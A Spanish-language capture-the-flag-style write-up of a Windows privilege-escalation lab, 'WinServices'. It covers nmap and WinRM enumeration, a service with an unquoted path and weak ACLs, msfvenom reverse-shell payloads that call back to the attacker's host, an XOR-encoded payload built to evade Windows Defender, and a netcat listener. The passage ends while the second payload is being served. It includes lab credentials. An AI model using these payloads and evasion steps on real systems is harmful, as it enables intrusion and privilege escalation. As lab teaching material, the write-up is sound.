



Solución al lab **WinServices** (nivel medio)



Se descargó y desplegó la OVA de este lab



Primero veremos cual es la IP de nuestra máquina kali para posterior poder realizar un escaneo ARP para poder identificar la IP de la máquina windows a atacar

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c0:e2:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.128/24 brd 192.168.60.255 scope global dynamic noprefixroute eth0
        valid_lft 916sec preferred_lft 916sec
    inet6 fe80::20c:29ff:fec0:e249/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 7e:3d:19:00:8a:9e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::7c3d:19ff:fe00:8a9e/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Nuestra máquina Kali y la máquina windows a atacar estan en la misma red por lo que usaremos la dirección IP de eth0 de referencia, así que la red a escanear es la 192.168.60.0/24

Ahora realizaremos un escaneo ARP para identificar la IP de la máquina windows a atacar

```
(chifay@kali)-[~/Whoami-Labs/WinServices]
$ sudo arp-scan 192.168.60.0/24
[sudo] password for chifay:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c0:e2:49, IPv4: 192.168.60.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08    VMware, Inc.
192.168.60.2    00:50:56:f9:d3:63    VMware, Inc.
192.168.60.129  00:0c:29:77:6b:b3    VMware, Inc.
192.168.60.254  00:50:56:f4:48:d9    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.015 seconds (127.05 hosts/sec). 4 responded
```

La IP objetivo es la 192.168.60.129, ahora realizaremos un escaneo con map

```
(chifay@kali)-[~/Whoami-Labs/WinServices]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 192.168.60.129 -oN nmap_WinServices
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 12:47 -0600

PORT      STATE SERVICE REASON          VERSION
5985/tcp  open  http    syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:0A:DC:FA (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

El puerto **5985** es el puerto por defecto para **Windows Remote Management (WinRM)**. Es el servicio que permite la administración remota de sistemas Windows a través de PowerShell, usando el protocolo WS-Management (SOAP sobre HTTP/HTTPS)

¿Qué es WinRM?

- **Windows Remote Management (WinRM)** es el servicio de Microsoft para administración remota.
- Permite ejecutar comandos y scripts PowerShell en sistemas remotos.
- Es la base de herramientas como **PowerShell Remoting**, **Ansible** (en Windows) y **Evil-WinRM**.

¿Por qué no responde con curl o en el navegador?

1. **WinRM usa SOAP/XML**, no HTML estándar.
2. Requiere autenticación y un esquema de mensajes específico.
3. El navegador no sabe cómo manejar las respuestas SOAP.

Trataremos de ver si logramos dar con la versión de windows a través de nmap

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ nmap -O -sV 192.168.60.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 12:50 -0600
Nmap scan report for 192.168.60.129
Host is up (0.0018s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:77:6B:B3 (VMware)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10|11 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11
Aggressive OS guesses: Microsoft Windows Server 2019 (97%), Microsoft Windows 10 1803 (91%), Microsoft Windows 10 1903 - 22H2 (91%), Microsoft Windows 10 22H2 (91%), Microsoft Windows 11 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.02 seconds
```

Tenemos un 97% de probabilidades de que sea un Windows Server 2019, sabiendo esto, volveremos a realizar un escaneo con nmap usando puertos conocidos de windows

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ nmap -p 135,139,445,3389,5985,5986 192.168.60.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 12:53 -0600
Nmap scan report for 192.168.60.129
Host is up (0.00074s latency).

PORT      STATE SERVICE
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
3389/tcp  filtered ms-wbt-server
5985/tcp  open  wsman
5986/tcp  filtered wsmans
MAC Address: 00:0C:29:77:6B:B3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

Con las credenciales suministradas (estudiante:CP3nt_Stud3nt_P@ss_2026!) podemos hacer uso de evil-winrm para conectarnos

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ evil-winrm -i 192.168.60.129 -u estudiante -p CP3nt_Stud3nt_P@ss_2026!

Evil-WinRM shell v4.1

Info: Establishing connection to remote endpoint

Info: Connection successful
*Evil-WinRM* PS C:\Users\estudiante\Documents>
```

Veamos si encontramos algún archivo que nos sea de utilidad en el home de estudiante

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> cd ..
*Evil-WinRM* PS C:\Users\estudiante> tree /f
Folder PATH listing
Volume serial number is E8CC-52BF
C:.
  AAAADesktop
  AAAADocuments
  AAAADownloads
  AAAAFavorites
  AAAALinks
  AAAAMusic
  AAAAPictures
  AAAASaved Games
  AAAAVideos
*Evil-WinRM* PS C:\Users\estudiante>
```

Veamos que permisos tenemos

```
*Evil-WinRM* PS C:\Users\estudiante> whoami
win-cfiu5au7l2d\estudiante
*Evil-WinRM* PS C:\Users\estudiante> whoami /all

USER INFORMATION
-----
User Name                SID
-----
win-cfiu5au7l2d\estudiante S-1-5-21-2314756761-1692085105-450277737-1004

GROUP INFORMATION
-----
Group Name                Type                SID                Attributes
-----
Everyone                  Well-known group    S-1-1-0            Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias              S-1-5-32-580       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users              Alias              S-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK       Well-known group    S-1-5-2            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group    S-1-5-11           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group    S-1-5-15           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account  Well-known group    S-1-5-113          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group    S-1-5-64-10        Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label              S-1-16-8192

PRIVILEGES INFORMATION
-----
Privilege Name            Description            State
-----
SeChangeNotifyPrivilege   Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

*Evil-WinRM* PS C:\Users\estudiante>
```

Enumeración de servicios se realizó mediante consulta al registro (los otros métodos no están disponibles con el nivel de permisos del usuario estudiante) y se ubicó el ImagePath para cada servicio

Comando utilizado

```
*Evil-WinRM* PS C:\Users\estudiante> reg query HKLM\SYSTEM\CurrentControlSet\Services /s /v ImagePath
```

De todos los resultados los que más nos llamaron la atención fueron

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CustomCorpService
ImagePath REG_EXPAND_SZ C:\Program Files\Corporativo Services\App Daemon\service.exe
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WeakConfigService
ImagePath REG_EXPAND_SZ C:\Program Files\Weak Service\weaksvc.exe
```

Veamos que permisos tienen ambos

```
*Evil-WinRM* PS C:\Users\estudiante> icacls "C:\Program Files\Corporativo Services\App Daemon\service.exe"
C:\Program Files\Corporativo Services\App Daemon\service.exe BUILTIN\Users:(I)(M)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
WIN-CF1U5AU7L2D\estudiante:(I)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(R
X)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PAC
KAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\estudiante>
```

```
*Evil-WinRM* PS C:\Users\estudiante> icacls "C:\Program Files\Weak Service\weaksvc.exe"
C:\Program Files\Weak Service\weaksvc.exe NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\estudiante>
```

El servicio vulnerable

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CustomCorpService
ImagePath REG_EXPAND_SZ C:\Program Files\Corporativo Services\App
Daemon\service.exe
```

Permisos del binario:

```
C:\Program Files\Corporativo Services\App Daemon\service.exe
BUILTIN\Users:(I)(M)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
```

¡El binario tiene permisos de Modify (M) para BUILTIN\Users! Esto significa que **cualquier usuario** (incluido estudiante) puede **sobrescribir el binario** con un ejecutable malicioso.

El segundo hallazgo (falso positivo)

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WeakConfigService
ImagePath REG_EXPAND_SZ C:\Program Files\Weak Service\weaksvc.exe
```

Permisos del binario:

```
C:\Program Files\Weak Service\weaksvc.exe
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
```

Solo lectura para Users. No es vulnerable. **El servicio vulnerable es CustomCorpService**, podría ser vulnerable a unquoted service path

No hay comillas alrededor de la ruta. Esto significa que Windows intentará ejecutar los siguientes binarios en orden:

1. C:\Program.exe
2. C:\Program Files\Corporativo.exe
3. C:\Program Files\Corporativo Services\App.exe
4. C:\Program Files\Corporativo Services\App Daemon\service.exe

Si podemos escribir en cualquiera de esas rutas intermedias, podemos secuestrar la ejecución del servicio

Miremos los permisos de los directorios App Daemon y Corporativo Services

```
*Evil-WinRM* PS C:\Users\estudiante> icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                  NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(M)
                  NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(M)
                  BUILTIN\Administrators:(OI)(CI)(IO)(F)
                  BUILTIN\Users:(RX)
                  BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(OI)(CI)(IO)(F)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

```
*Evil-WinRM* PS C:\Users\estudiante> icacls "C:\Program Files\Corporativo Services"
C:\Program Files\Corporativo Services BUILTIN\Users:(OI)(CI)(M)
                                       NT SERVICE\TrustedInstaller:(I)(F)
                                       NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                       NT AUTHORITY\SYSTEM:(I)(F)
                                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Administrators:(I)(F)
                                       BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                       BUILTIN\Users:(I)(RX)
                                       BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                       APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                       APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                       APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                       APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(G
R,GE)

Successfully processed 1 files; Failed processing 0 files
```

```
*Evil-WinRM* PS C:\Users\estudiante> icacls "C:\Program Files\Corporativo Services\App Daemon"
C:\Program Files\Corporativo Services\App Daemon BUILTIN\Users:(OI)(CI)(M)
BUILTIN\Users:(I)(OI)(CI)(M)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(G
R,GE)
)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX
)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI
)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
```

Vemos que solo la ruta número tres es la que podríamos aprovechar para tratar de explotar esta vulnerabilidad

Miremos como está configurado el inicio del servicio

```
*Evil-WinRM* PS C:\Users\estudiante> reg query "HKLM\SYSTEM\CurrentControlSet\Services\CustomCorpService" /v Start 2>$nul
l
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CustomCorpService
Start REG_DWORD 0x3
*Evil-WinRM* PS C:\Users\estudiante>
```

0x3 es modo manual

Ahora usaremos msfvenom para crear un payload malicioso para establecer una reverse shell con los permisos de NT System

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.60.128 LPORT=4444 -f exe -o service.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: service.exe

(chifay@kali) - [~/Whoami-Labs/WinServices]
$ ls -al service.exe
-rw-rw-r-- 1 chifay chifay 7680 Sep 26 16:45 service.exe
```

Lo servimos con http

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Y en la terminal con evil-winrm

```
*Evil-WinRM* PS C:\Users\estudiante> Invoke-WebRequest -Uri "http://192.168.60.128:8000/service.exe" -OutFile "C:\temp\service.exe"
*Evil-WinRM* PS C:\Users\estudiante> dir c:\temp\

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----          9/26/2026   6:02 PM             7680 service.exe
```

Copiamos el payload en la ruta 3

```
*Evil-WinRM* PS C:\Users\estudiante> Copy-Item "C:\temp\service.exe" "C:\Program Files\Corporativo Services\App.exe" -Force
*Evil-WinRM* PS C:\Users\estudiante> dir "C:\Program Files\Corporativo Services\"

Directory: C:\Program Files\Corporativo Services

Mode                LastWriteTime         Length Name
----                -
d-----          9/22/2026   4:50 PM             App Daemon
-a-----          9/26/2026   6:02 PM             7680 App.exe
```

Ahora en una terminal Kali la ponemos en escucha y trataremos de reiniciar el servicio

```
(chifay@kali) - [~/Whoami-Labs/WinServices]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
*Evil-WinRM* PS C:\Users\estudiante> Start-Service -Name "CustomCorpService"
Cannot find any service with service name 'CustomCorpService'.
At line:1 char:1
+ Start-Service -Name "CustomCorpService"
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (CustomCorpService:String) [Start-Service], ServiceCommandException
+ FullyQualifiedErrorId : NoServiceFoundForGivenName,Microsoft.PowerShell.Commands.StartServiceCommand
*Evil-WinRM* PS C:\Users\estudiante> cmd /c "sc start CustomCorpService"
[SC] StartService: OpenService FAILED 5:

Access is denied.

*Evil-WinRM* PS C:\Users\estudiante> sc.exe start CustomCorpService
[SC] StartService: OpenService FAILED 5:

Access is denied.
```

Al parecer no tenemos permisos para iniciar ese servicio

Vamos a restaurar el archivo original del servicio y probar si así levanta

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> Copy-Item "C:\Program Files\Corporativo Services\App Daemon\service.exe.bk" "C:\Program Files\Corporativo Services\App Daemon\service.exe" -Force
*Evil-WinRM* PS C:\Users\estudiante\Documents> dir "C:\Program Files\Corporativo Services\App Daemon\"

Directory: C:\Program Files\Corporativo Services\App Daemon

Mode                LastWriteTime         Length Name
----                -
-a-----          8/31/2026   5:03 PM             22 service.exe
-a-----          8/31/2026   5:03 PM             22 service.exe.bk

*Evil-WinRM* PS C:\Users\estudiante\Documents>
```

Al ejecutar el servicio original obtenemos el siguiente resultado

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> & "C:\Program Files\Corporativo Services\App Daemon\service.exe"
Program 'service.exe' failed to run: The specified executable is not a valid application for this OS platform.At line:1 c
har:1
+ & "C:\Program Files\Corporativo Services\App Daemon\service.exe"
+ ~~~~~
At line:1 char:1
+ & "C:\Program Files\Corporativo Services\App Daemon\service.exe"
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\Users\estudiante\Documents> Start-Process -FilePath "C:\Program Files\Corporativo Services\App Daemon\
service.exe"
This command cannot be run due to the error: The specified executable is not a valid application for this OS platform..
At line:1 char:1
+ Start-Process -FilePath "C:\Program Files\Corporativo Services\App Da ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand
*Evil-WinRM* PS C:\Users\estudiante\Documents> cmd /c "sc start CustomCorpService"
[SC] StartService: OpenService FAILED 5:

Access is denied.

*Evil-WinRM* PS C:\Users\estudiante\Documents> |
```

Se intento ejecutar el binario de dos formas distintas y ver si el servicio levanta con el binario original, pero seguimos sin obtener resultados positivos.

Vamos a ver si el payload funciona ejecutándolo de forma manual con la copia que tenemos en C:\temp\service.exe

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> c:\temp\service.exe
Program 'service.exe' failed to run: Operation did not complete successfully because the file contains a virus or potenti
ally unwanted softwareAt line:1 char:1
+ c:\temp\service.exe
+ ~~~~~
At line:1 char:1
+ c:\temp\service.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\Users\estudiante\Documents> |
```

El antivirus lo detecta como archivo malicioso y lo detiene

El siguiente vector que podríamos usar msixexec con AlwaysInstallElevated, vamos a verificarlo

```
*Evil-WinRM* PS C:\temp> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1

*Evil-WinRM* PS C:\temp> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg.exe : ERROR: The system was unable to find the specified registry key or value.
+ CategoryInfo          : NotSpecified: (ERROR: The syst...y key or value.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\temp> |
```

Para poder explotar esta vulnerabilidad ambas llaves del registro tienen que estar presente y tener el valor 0x1, vamos a tratar de agregar el registro de HKCU que no se encuentra presente

```
*Evil-WinRM* PS C:\temp> reg add "HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer" /v AlwaysInstallElevated /t REG_DWORD /d 1 /f
reg.exe : ERROR: Access is denied.
+ CategoryInfo          : NotSpecified: (ERROR: Access is denied.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\temp>
```

No tenemos permiso de agregar la llave al registro de HKCU

En la primera búsqueda de servicios se encontraron dos servicios potencialmente vulnerables a unquoted service path, pero solo con el servicio CustomCorpService teníamos permisos de modificar en la ruta del ImagePath, vamos a analizar el otro servicio que se llama WeakConfigService

El nombre "WeakConfigService" sugiere:

- Una **configuración débil** en el servicio.
- Posiblemente **permisos débiles** en la clave del registro.
- Posiblemente **un binario que lee configuración de un archivo escribible**.
- Posiblemente **un servicio que podemos modificar** (aunque el binario no sea escribible).

Veamos la configuración del registro

```
*Evil-WinRM* PS C:\temp> reg query "HKLM\SYSTEM\CurrentControlSet\Services\WeakConfigService" /s
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WeakConfigService
Type REG_DWORD 0x10
Start REG_DWORD 0x3
ErrorControl REG_DWORD 0x1
ImagePath REG_EXPAND_SZ C:\Program Files\Weak Service\weaksvc.exe
ObjectName REG_SZ LocalSystem
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WeakConfigService\Security
```

Ahora trataremos de ver los permisos y configuraciones del servicio

```
*Evil-WinRM* PS C:\temp> cmd /c "sc query WeakConfigService"
SERVICE_NAME: WeakConfigService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1  STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE    : 0  (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
*Evil-WinRM* PS C:\temp> cmd /c "sc qc WeakConfigService"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WeakConfigService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 
        START_TYPE           : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Program Files\Weak Service\weaksvc.exe
        LOAD_ORDER_GROUP     : 
        TAG                  : 0
        DISPLAY_NAME         : WeakConfigService
        DEPENDENCIES         : 
        SERVICE_START_NAME   : LocalSystem
*Evil-WinRM* PS C:\temp> cmd /c "sc sdshow WeakConfigService"
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCR;;;IU)(A;;CCLCSWLOCR;;;SU)(A;;KA;;;AU)(A;;KA;;;BU)
```

Análisis de WeakConfigService

Datos confirmados

Dato	Valor
Nombre	WeakConfigService
Tipo	0x10 (WIN32_OWN_PROCESS)
Estado	STOPPED (1)
Tipo de inicio	0x3 (DEMAND_START - Manual)
ErrorControl	0x1 (NORMAL)
ImagePath	C:\Program Files\Weak Service\weaksvc.exe
ObjectName	LocalSystem
Binario	weaksvc.exe (20 bytes - stub, no es un ejecutable real)
Permisos del directorio	BUILTIN\Users:(I)(RX) (solo lectura)
Permisos del binario	BUILTIN\Users:(I)(RX) (solo lectura)
Permisos del registro	BUILTIN\Users: ReadKey (solo lectura)
SDDL	D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCR;;;IU)(A;;CCLCSWLOCR;;;SU)(A;;KA;;;AU)(A;;KA;;;BU)

Interpretación del SDDL

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY) → SYSTEM: Full control

(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA) → Administrators: Full control

(A;;CCLCSWLOCR;;;IU) → Interactive Users: Start, Stop, Read

(A;;CCLCSWLOCR;;;SU) → Service Users: Start, Stop, Read

(A;;KA;;;AU) → Authenticated Users: Key All (??)

(A;;KA;;;BU) → Built-in Users: Key All (??)

KA = Key All → BU (**Built-in Users**) tiene Key All **sobre el servicio**.

¡Esto es enorme! Significa que **cualquier usuario** (incluido estudiante) puede **modificar cualquier propiedad del servicio**, incluyendo:

- ImagePath (cambiar el binario)
- ObjectName (cambiar el usuario)
- Start (cambiar el tipo de inicio)
- Type (cambiar el tipo)

Aunque el binario no sea escribible, podemos cambiar el ImagePath para que apunte a nuestro payload.

Recordemos que nuestro primer payload fue detectado y borrado por Windows Defender al tratar de probarlo de forma manual, vamos a tratar de crear otro payload ofuscado para tratar de evadirlo

Usaremos msfvenom con XOR dinámico y múltiples iteraciones

```
(chifay@kali)-[~/Whoami-Labs/WinServices]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.60.133 LPORT=4444 \
-e x64/xor_dynamic -i 15 \
-f exe-service -o service_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 510 (iteration=0)
x64/xor_dynamic succeeded with size 560 (iteration=1)
x64/xor_dynamic succeeded with size 610 (iteration=2)
x64/xor_dynamic succeeded with size 661 (iteration=3)
x64/xor_dynamic succeeded with size 712 (iteration=4)
x64/xor_dynamic succeeded with size 763 (iteration=5)
x64/xor_dynamic succeeded with size 814 (iteration=6)
x64/xor_dynamic succeeded with size 865 (iteration=7)
x64/xor_dynamic succeeded with size 916 (iteration=8)
x64/xor_dynamic succeeded with size 968 (iteration=9)
x64/xor_dynamic succeeded with size 1020 (iteration=10)
x64/xor_dynamic succeeded with size 1072 (iteration=11)
x64/xor_dynamic succeeded with size 1124 (iteration=12)
x64/xor_dynamic succeeded with size 1176 (iteration=13)
x64/xor_dynamic succeeded with size 1228 (iteration=14)
x64/xor_dynamic chosen with final size 1228
Payload size: 1228 bytes
Final size of exe-service file: 6656 bytes
Saved as: service_encoded.exe
```

Lo servimos en http con Python

```
(chifay@kali)-[~/Whoami-Labs/WinServices]
$ python3 -m http.server 8000
